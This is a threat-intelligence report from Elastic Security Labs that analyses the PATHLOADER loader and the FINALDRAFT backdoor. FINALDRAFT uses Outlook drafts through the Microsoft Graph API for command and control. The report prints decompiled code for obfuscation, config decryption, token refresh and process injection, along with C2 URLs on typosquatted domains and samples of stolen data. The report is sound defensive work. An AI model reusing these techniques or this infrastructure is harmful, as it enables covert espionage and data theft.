www.elastic.co /security-labs/finaldraft

You've Got Malware: FINALDRAFT Hides in Your Drafts

During a recent investigation (REF7707), Elastic Security Labs discovered new malware targeting a foreign ministry. The malware includes a custom loader and backdoor with many features including using Microsoft's Graph API for C2 communications.

34 min read Malware analysis

You've Got Malware: FINALDRAFT Hides in Your Drafts


Summary

While investigating REF7707, Elastic Security Labs discovered a new family of previously unknown malware that leverages Outlook as a communication channel via the Microsoft Graph API. This post-exploitation kit includes a loader, a backdoor, and multiple submodules that enable advanced post-exploitation activities.

Our analysis uncovered a Linux variant and an older PE variant of the malware, each with multiple distinct versions that suggest these tools have been under development for some time.

The completeness of the tools and the level of engineering involved suggest that the developers are well-organized. The extended time frame of the operation and evidence from our telemetry suggest it’s likely an espionage-oriented campaign.

This report details the features and capabilities of these tools.



PATHLOADER & FINALDRAFT execution diagram

For the campaign analysis of REF7707 - check out From South America to Southeast Asia: The Fragile Web of REF7707.

Technical Analysis


PATHLOADER

PATHLOADER is a Windows PE file that downloads and executes encrypted shellcode retrieved from external infrastructure.

Our team recovered and decrypted the shellcode retrieved by PATHLOADER, extracting a new implant we have not seen publicly reported, which we call FINALDRAFT. We believe these two components are used together to infiltrate sensitive environments.

Configuration

PATHLOADER is a lightweight Windows executable at 206 kilobytes; this program downloads and executes shellcode hosted on a remote server. PATHLOADER includes an embedded configuration stored in the `.data` section that includes C2 and other relevant settings.



```
.data:0000000140032A40 36 31 34 38 35 32 33 30 36 33 c2_config_encoded db '6148523063446f764c3342766333526c6369356a6147566a61334276626d6c304'
.data:0000000140032A40 34 34 36 66 37 36 34 63 33 33…                                       ; DATA XREF: init+53↑o
.data:0000000140032A81 63 36 64 34 65 37 36 36 32 35…                  db 'c6d4e7662546f344d433975656d394e5a555a5a5a335a716556684c4d31413761'
.data:0000000140032AC2 34 38 35 32 33 30 36 33 34 34…                  db '48523063446f764c334e3163484276636e51755a6d397964476c755a5746304c6'
.data:0000000140032B03 64 34 65 37 36 36 32 35 34 36…                  db 'd4e7662546f344d433975656d394e5a555a5a5a335a716556684c4d3141374b6e'
.data:0000000140032B44 37 37 37 31 00 00 00 00 00 00…                  db '7771',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140032B59 00                                              db    0
```

Embedded configuration

After Base64 decoding and converting from the embedded hex string, the original configuration is recovered with two unique typosquatted domains resembling security vendors.

```
https://poster.checkponit.com:443/nzoMeFYgvjyXK3P;https://support.fortineat.com:443/nzoMeFYgvjyXK3P;*|
```

Configuration from PATHLOADER

API Hashing

In order to block static analysis efforts, PATHLOADER performs API hashing using the Fowler–Noll–Vo hash function. This can be observed based on the immediate value `0x1000193` found 37 times inside the binary. The API hashing functionality shows up as in-line as opposed to a separate individual function.

Address	Instruction
.text:0000000140001B61	imul r9d, ecx, 1000193h
.text:0000000140002201	imul r9d, ecx, 1000193h
.text:00000001400026A2	imul r10d, r8d, 1000193h
.text:00000001400029A3	imul r9d, ecx, 1000193h
.text:0000000140002C73	imul r9d, ecx, 1000193h
.text:0000000140002F03	imul r9d, 1000193h
.text:00000001400031D3	imul r9d, 1000193h
.text:00000001400035C1	imul r9d, ecx, 1000193h
.text:00000001400039B2	imul r10d, r8d, 1000193h
.text:0000000140003CF2	imul r10d, r8d, 1000193h
.text:0000000140004060	imul r10d, edx, 1000193h
.text:0000000140004330	imul r10d, r8d, 1000193h
.text:0000000140004680	imul r10d, edx, 1000193h
.text:0000000140004930	imul r10d, edx, 1000193h
.text:0000000140004C60	imul r10d, edx, 1000193h
.text:0000000140004F70	imul r10d, r8d, 1000193h
.text:0000000140005383	imul r9d, ecx, 1000193h
.text:00000001400066B0	imul r10d, edx, 1000193h
.text:0000000140006920	imul r10d, edx, 1000193h
.text:00000001400069FE	imul r10d, r8d, 1000193h
.text:0000000140006AF0	imul r10d, edx, 1000193h
.text:0000000140007650	imul r9d, edx, 1000193h
.text:0000000140007740	imul r9d, edx, 1000193h
.text:000000014000782D	imul r9d, edi, 1000193h
.text:0000000140007AF0	imul r9d, edx, 1000193h
.text:0000000140007D9D	imul r9d, edi, 1000193h
.text:00000001400082A0	imul r10d, edx, 1000193h
.text:0000000140008550	imul r10d, edx, 1000193h

Line 1 of 37

Occurrences of value 0x1000193

String Obfuscation

PATHLOADER uses string encryption to obfuscate functionality from analysts reviewing the program statically. While the strings are easy to decrypt while running or if using a debugger, the obfuscation shows up in line, increasing the complexity and making it more challenging to follow the control flow. This obfuscation uses SIMD (Single Instruction, Multiple Data) instructions and XMM registers to transform the data.

```
qmemcpy(encrypted_str, "tQAb^[RyTISJ\ttA", 15);

if ( initial_flag >= 2 )
{
  v26 = _mm_load_si128(&xmmword_14002ECD0);
  v0 = 8;
  v27 = _mm_load_si128(&xmmword_14002ED40);
  v28 = _mm_add_epi32(_mm_load_si128(&xmmword_14002ECE0), xmmword_14002ECD0);
  v29 = _mm_cvtsi32_si128(5u);
  v30 = _mm_cvtsi32_si128(0x1Fu);
  v31 = _mm_sra_epi32(
          _mm_add_epi32(
            _mm_shuffle_ps(
              _mm_mul_epi32(_mm_unpacklo_epi32(v26, v26), v27),
              _mm_mul_epi32(_mm_unpackhi_epi32(v26, v26), v27),
              221),
            v26),
          v29);
  v32 = _mm_and_si128(
          _mm_shuffle_epi32(
            _mm_shufflehi_epi16(
              _mm_shufflelo_epi16(
                _mm_sub_epi32(v26, _mm_mullo_epi32(_mm_add_epi32(_mm_srl_epi32(v31, v30), v31), xmmword_14002ED00)),
                216),
              216),
            216),
          xmmword_14002ED20);
  LODWORD(encrypted_str[0]) = _mm_cvtsi128_si32(
                                _mm_xor_si128(
                                  _mm_add_epi8(_mm_packus_epi16(v32, v32), _mm_cvtsi32_si128(0x33333333u)),
                                  _mm_cvtsi32_si128(0x62415174u)));
  v33 = _mm_sra_epi32(
          _mm_add_epi32(
            _mm_shuffle_ps(
              _mm_mul_epi32(_mm_unpacklo_epi32(v28, v28), v27),
              _mm_mul_epi32(_mm_unpackhi_epi32(v28, v28), v27),
              221),
            v28),
          v29);
  v34 = _mm_and_si128(
          _mm_shuffle_epi32(
            _mm_shufflehi_epi16(
              _mm_shufflelo_epi16(
                _mm_sub_epi32(v28, _mm_mullo_epi32(_mm_add_epi32(_mm_srl_epi32(v33, v30), v33), xmmword_14002ED00)),
                216),
              216),
            216),
          xmmword_14002ED20);
```

String obfuscation example

One string related to logging `WinHttpSendRequest` error codes used by the malware developer was left unencrypted.

```
LastError = GetLastError();
printf("[-] WinHttpSendRequest %d\n", LastError);
return 0;
```


Logging string left unencrypted

Execution/Behavior

Upon execution, PATHLOADER employs a combination of `GetTickCount64` and `Sleep` methods to avoid immediate execution in a sandbox environment. After a few minutes, PATHLOADER parses its embedded configuration, cycling through both preconfigured C2 domains (`poster.checkponit[.]com`, `support.fortineat[.]com`) attempting to download the shellcode through `HTTPS GET` requests.

```
GET http://poster.checkponit.com/nzoMeFYgvjyXK3P HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: poster.checkponit.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/40.0.2214.85 Safari/537.36
```

The shellcode is AES encrypted and Base64 encoded. The AES decryption is performed using the shellcode download URL path `“/nzoMeFYgvjyXK3P”` as the 128-bit key used in the call to the `CryptImportKey` API.



CryptImportKey parameters


After the `CryptDecrypt` call, the decrypted shellcode is copied into previously allocated memory. The memory page is then set to `PAGE_EXECUTE_READ_WRITE` using the `NtProtectVirtualMemory` API. Once the page is set to the appropriate protection, the shellcode entrypoint is called, which in turn loads and executes the next stage: FINALDRAFT.

FINALDRAFT

FINALDRAFT is a 64-bit malware written in C++ that focuses on data exfiltration and process injection. It includes additional modules, identified as parts of the FINALDRAFT kit, which can be injected by the malware. The output from these modules is then forwarded to the C2 server.

Entrypoint

FINALDRAFT exports a single entry point as its entry function. The name of this function varies between samples; in this sample, it is called `UpdateTask`.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0001C5B0	0000	00072C2A	UpdateTask

PE export of FINALDRAFT

Initialization

The malware is initialized by loading its configuration and generating a session ID.


Configuration loading process

The configuration is hardcoded in the binary in an encrypted blob. It is decrypted using the following algorithm.


```
for ( i = 0; i < 0x149A; ++i )
  configuration[i] ^= decryption_key[i & 7];
```

Decryption algorithm for configuration data

The decryption key is derived either from the Windows product ID (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId`) or from a string located after the encrypted blob. This is determined by a global flag located after the encrypted configuration blob.



Decryption key and flag found after the encrypted config blob



Choice between the decryption key or Windows product ID for derivation

The decryption key derivation algorithm is performed as follows:

```
uint64_t decryption_key = 0;

do

  decryption_key = *data_source++ + 31 * decryption_key;

while ( data_source != &data_source[data_source_length] );
```

Decryption key derivation algorithm

The configuration structure is described as follows:

```
struct Configuration // sizeof=0x149a

{

  char c2_hosts_or_refresh_token[5000];

  char pastebin_url[200];

  char guid[36];

  uint8_t unknown_0[4];

  uint16_t build_id;

  uint32_t sleep_value;

  uint8_t communication_method;

  uint8_t aes_encryption_key[16];

  bool get_external_ip_address;

  uint8_t unknown_1[10]

};
```

Configuration structure

The configuration is consistent across variants and versions, although not all fields are utilized. For example, the communication method field wasn't used in the main variant at the time of this publication, and only the MSGraph/Outlook method was used. However, this is not the case in the ELF variant or prior versions of FINALDRAFT.

The configuration also contains a Pastebin URL, which isn't used across any of the variants. However, this URL was quite useful to us for pivoting from the initial sample.

Session ID derivation process

The session ID used for communication between FINALDRAFT and C2 is generated by creating a random GUID, which is then processed using the Fowler-Noll-Vo (FNV) hash function.

```
v12 = ctf::BuildAndSetGlobalGUID(&v22);
v13 = (__int64)v12;
if ( v12->capacity > 0xF )
  v13 = (__int64)v12->_.p_as_ptr;
g_client_id = ctf::crypto::FNVHash(v13, v12->length);
```

FINALDRAFT client ID generation

Communication protocol

During our analysis, we discovered that different communication methods are available from the configuration; however, the most contemporary sample at this time uses only the `COutlookTrans` class, which abuses the Outlook mail service via the Microsoft Graph API. This same technique was observed in SIESTAGRAPH, a previously unknown malware family reported by Elastic Security Labs in February 2023 and attributed to a PRC-affiliated threat group.

The Microsoft Graph API token is obtained by FINALDRAFT using the https://login.microsoftonline.com/common/oauth2/token endpoint. The refresh token used for this endpoint is located in the configuration.

```
ctf::std::String::FromBuffer(
  &string0,
  (void *)"client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&scope=openid&resource=https://graph."
          "microsoft.com&refresh_token=%s",
  0x8AuLL);

p_as_ptr = p_in_refresh_token;
if ( p_in_refresh_token->capacity > 0xF )
  p_as_ptr = (ctf::std::String *)p_in_refresh_token->_.p_as_ptr;
ctf::Sprintf(v46, (__int64)&string0, p_as_ptr);
memset(&string1, 0, sizeof(string1));
ctf::std::String::FromBuffer(&string1, (void *)"https://login.microsoftonline.com", 0x21uLL);
memset(&string0, 0, sizeof(string0));
ctf::std::String::FromBuffer(&string0, (void *)"/common/oauth2/token", 0x14uLL);
```

Building refresh token request



```
b'client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&scope=
openid&resource=https://graph.microsoft.com&refresh_token=1.AUkA9Nmdtm0MEEOdBSz5
QwdTNdYOWdOzUgJBrv-q0ikqsBxJANZJAA.AgABAwEAAADW6jl31mB3T7ugrWTT8pFeAwDs_wUA9P-pw
YUGWoo4G588H45g4e7o4D_G6jOvNublNfQh-YyqzCdkcRC1dlfaQdGLuBhtq7LUKulonmYlZTyCiahBm
x-iROeumq02aDfrx850qNyPEIHgX9kJ2gasBcrvMt6sbXRGhQrzem1Xz7iHObvMUPESTYxxXEuh7FhW0
5xKz7mHM6Zq6i2VnDJb863TsheHRMDn_AU5__O5EFElvNh0KxYatIfQ-xMxNpGsTz7fp941lHYF8k658
Oir_4auQlGkmc_uY3ERJRI4q-qOX2erhUd-44rUqH8olAm6xeEOuB4w1TCy5Hv-3GpNk0TwgFD6CZXoC
dxPRmHFBnPYhnMA1lDEPTk8R9gMme4RoDnh7_ZKvEdPpve6kooNZA1kiuf5YODtfSqdOsEqSmONylQ01
MpgJe7weMUrXUZV4AMlCXb4byMuXoZsBSkMt3AZEDgzu1tWNEXkygtU9txjTzCsPaqYPXgh-aTtkwHp4
CV41XfauCxueLmlfGrrHrBO8K4oCsaE3fY9lU0d1J6tSabYUXUVXEAXOnUUswnCCEq-JreWjjOhb2mGy
fjvEAs_J4lQLUFW5jmNIzqgtTL8GXY0qwxTkr98O6aZBPKUGcs94Wa66-93aQTRhwkKCkl0pBnom5ldQ
VxZOklBz95JgEnT_RCZjDO8V-S92Scv'
192.168.204.128 - - [24/Jan/2025 12:41:04] "POST /common/oauth2/token HTTP/1.1"
200 -
```


Token refresh POST request

Once refreshed, the Microsoft Graph API token is stored in the following registry paths based on whether the user has administrator privileges:

- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_from_configuration>`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_from_configuration>`

This token is reused across requests, if it is still valid.




Storing refresh token in the registry


The communication loop is described as follows:

- Create a session email draft if it doesn't already exist.
- Read and delete command request email drafts created by the C2.
- Process commands
- Write command response emails as drafts for each processed command.

A check is performed to determine whether a session email, in the form of a command response email identified by the subject `p_<session-id>`, already exists. If it does not, one is created in the mail drafts. The content of this email is base64 encoded but not AES encrypted.



Check for session email and create one if it doesn't exist




Session email: GET and POST requests

The session data is described in the structure below.

```
struct Session

{

  char random_bytes[30];

  uint32_t total_size;

  char field_22;

  uint64_t session_id;

  uint64_t build_number;

  char field_33;

};
```

Session data structure

The command queue is filled by checking the last five C2 command request emails in the mail drafts, which have subjects `r_<session-id>`.



Checking for commands email

```
"GET /v1.0/me/MailFolders/drafts/messages?$filter=Subject%20eq%20'r_3735928559'&$top=5 HTTP/1.1" 200
```

Command polling GET request

After reading the request, emails are then deleted.

```
sub_18000209C((__int64)&v33, v24, length);
if ( ctf::COutLookTransChannel::DeleteMailFromDraft(p_this, &v33) )
  break;
```

Deleting command email after reading

Commands are then processed, and responses are written into new draft emails, each with the same `p_<session-id>` subject for each command response.


```
b'{"subject":"p_3735928559","body":{"content":"OpOIl0RN8l/rc8LTlzC2PKQV3IPN6QP+wzqzYkFxVAAAAAHvv
3eAAAAACcAAAAAAAAAXyfKB0D5OHdBFwLH1IHXdLJ2TXPFk5upJ4UZKBJrlPcA"}}'
192.168.204.128 - - [16/Jan/2025 16:29:59] "POST /v1.0/me/messages HTTP/1.1" 200 -
```


Command response POST request

Content for message requests and responses are **Zlib** compressed, **AES CBC** encrypted, and Base64 encoded. The AES key used for encryption and decryption is located in the configuration blob.

`Base64(AESEncrypt(ZlibCompress(data)))`

Request messages sent from the C2 to the implant follow this structure.

```
struct C2Message{
  struct {
    uint8_t random_bytes[0x1E];
    uint32_t message_size;
    uint64_t session_id;
  } header;                     // Size: 0x2A (42 bytes)

  struct {
    uint32_t command_size;
    uint32_t next_command_struct_offset;
    uint8_t command_id;
    uint8_t unknown[8];
    uint8_t command_args[];
  } commands[];
};
```

Request message structure

Response messages sent from the implant to C2 follow this structure.

```
struct ImplantMessage {
  struct Header {
    uint8_t random_bytes[0x1E];
    uint32_t total_size;
    uint8_t flag;               // Set to 1
    uint64_t session_id;
    uint16_t build_id;
    uint8_t pad[6];
```

```
  } header;


  struct Message {

    uint32_t actual_data_size_add_0xf;

    uint8_t command_id;

    uint8_t unknown[8];

    uint8_t flag_success;

    char newline[0x2];

    uint8_t actual_data[];

  }

};
```

Response message structure

Here is an example of data stolen by the implant.

```
00000000  c0 ba 7a d3 60 c6 5a 87 33 86 99 34 58 be b1 0e  |Àºzó`ÆZ.3..4X¾±.|
00000010  d4 3b 2c 63 45 a0 18 d3 7f e1 cd f5 97 aa b7 6a  |Ô;,cE .Ó.áÍõ.ª·j|
00000020  00 00 01 bc b1 97 3b 6e 5e 3d 0f d2 01 00 00 00  |...¼±.;n^=.Ò....|
00000030  00 00 00 83 6a 00 00 01 41 62 37 41 62 38 41 62  |....j...Ab7Ab8Ab|
00000040  03 0d 0a 48 6f 73 74 4e 61 6d 65 3a 7a 6f 65 2d  |...HostName:zoe-|
00000050  63 68 65 73 74 6e 75 74 2d 56 4d 77 61 72 65 2d  |chestnut-VMware-|
00000060  56 69 72 74 75 61 6c 2d 50 6c 61 74 66 6f 72 6d  |Virtual-Platform|
00000070  0d 0a 43 75 72 72 65 6e 74 55 73 65 72 3a 7a 6f  |..CurrentUser:zo|
00000080  65 2d 63 68 65 73 74 6e 75 74 0d 0a 49 6e 74 72  |e-chestnut..Intr|
00000090  61 6e 65 74 49 50 3a 31 39 32 2e 31 36 38 2e 35  |anetIP:192.168.5|
000000a0  36 2e 33 0d 0a 47 61 74 65 77 61 79 3a 31 39 32  |6.3..Gateway:192|
```

Response message example

Commands

FinalDraft registers 37 command handlers, with most capabilities revolving around process injection, file manipulation, and network proxy capabilities.

```
_QWORD *__fastcall ctf::GlobalSetupCommandTable()
{
  _QWORD *result; // rax
  uint8_t command_id; // [rsp+30h] [rbp+10h] BYREF

  command_id = 0;
  *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::GatherComputerInformation;
  command_id = 30;
  *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::ConnectToNamedPipeAndProxyMessageToC2;
  command_id = 2;
  *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::StartTcpServerProxyToc2;
  command_id = 3;
  *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::StopTcpServerProxyToC2;
  command_id = 4;
  *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::ConnectToTcpTargetStartProxyToC2;
```

FINALDRAFT command handler setup

Below is a table of the commands and their IDs:

ID	Name
0	GatherComputerInformation
2	StartTcpServerProxyToC2
3	StopTcpServerProxyToC2
4	ConnectToTcpTargetStartProxyToC2
5	SetSleepValue
6	DeleteNetworkProjectorFwRuleAndStopTCPServer
8	ConnectToTcpTarget
9	SendDataToUdpOrTcpTarget
10	CloseTcpConnection
11	DoProcessInjectionSendOutputEx
12	ListFiles
13	ListAvailableDrives
14	CreateDirectory
15	DeleteFileOrDirectory
16	DownloadFile

ID	Name
17	UploadFile0
18	DummyFunction
19	SetCurrentDirectory
20	GetCurrentDirectory
21	ListRunningProcesses
24	DoProcessInjectionNoOutput
25	DoProcessInjectionNoOutput (Same as 24)
26	DoProcessInjectionSendOutput1
28	DisconnectFromNamedPipe
30	ConnectToNamedPipeAndProxyMessageToC2
31	GetCurrentProcessTokenInformation
32	EnumerateActiveSessions
33	ListActiveTcpUdpConnections
35	MoveFile1
36	GetOrSetFileTime
39	UploadFile1
41	MoveFile0
42	CopyFileOrCopyDirectory
43	TerminateProcess
44	CreateProcess

FINALDRAFT command handler table

Gather computer information

Upon execution of the `GatherComputerInformation` command, information about the victim machine is collected and sent by FINALDRAFT. This information includes the computer name, the account username, internal and external IP addresses, and details about running processes.

This structure is described as follows:

```
struct ComputerInformation
{
  char field_0;
  uint64_t session_id;
  char field_9[9];
  char username[50];
  char computer_name[50];
  char field_76[16];
  char external_ip_address[20];
  char internal_ip_address[20];
  uint32_t sleep_value;
  char field_B2;
  uint32_t os_major_version;
  uint32_t os_minor_version;
  bool product_type;
  uint32_t os_build_number;
  uint16_t os_service_pack_major;
  char field_C2[85];
  char field_117;
  char current_module_name[50];
  uint32_t current_process_id;
};
```

Collected information structure

The external IP address is collected when enabled in the configuration.

```
if ( g_p_configuration->get_external_ip_address )
{
  ExternalIPAddress = ctf::GetExternalIPAddress(&v30);
```

Retrieve external IP if flag is set

This address is obtained by FINALDRAFT using the following list of public services.

Public service
`hxxps://ip-api.io/json`
`hxxps://ipinfo.io/json`
`hxxps://myexternalip.com/raw`
`hxxps://ipapi.co/json/`
`hxxps://jsonip.com/`

IP lookup service list

Process injection

FINALDRAFT has multiple process injection-related commands that can inject into either running processes or create a hidden process to inject into.

In cases where a process is created, the target process is either an executable path provided as a parameter to the command or defaults to `mspaint.exe` or `conhost.exe` as a fallback.

```
GetSystemDirectoryA(Buffer, 0x80u);
v13 = 0LL;
memset(&v12._.p_as_ptr + 1, 0, 24);

if ( is_x64 )
{
  ctf::std::String::FromBuffer(
    (ctf::std::String *)(&v12._.p_as_ptr + 1),
    (void *)"%c:\\Windows\\System32\\mspaint.exe",
    0x20uLL);
  v4 = (ctf::std::String *)ctf::Sprintf(Src, (__int64)(&v12._.p_as_ptr + 1), (unsigned int)Buffer[0]);
  ctf::std::String::Move(p_target_binary_path_string, v4);
```

mspaint.exe process injection target

```
if ( is_x64 )
{
  ctf::std::String::FromBuffer(
    (ctf::std::String *)(&v12._.p_as_ptr + 1),
    (void *)"%c:\\Windows\\System32\\conhost.exe",
    0x20uLL);
```

conhost.exe process injection target

Depending on the command and its parameters, the process can be optionally created with its standard output handle piped. In this case, once the process is injected, FINALDRAFT reads from the pipe's output and sends its content along with the command response.

```
memset(&StartupInfo, 0, sizeof(StartupInfo));
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.cb = 104;
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;                    // ctf -> Hides window and set std handles to pipes
```

Create hidden process with piped STD handles

```
while ( 1 )
{
  memset(buffer, 0, 0x401uLL);
  if ( !ReadFile(hReadPipe, buffer, 0x400u, &size, 0LL) || !size )
    break;
```

Read process' piped stdout

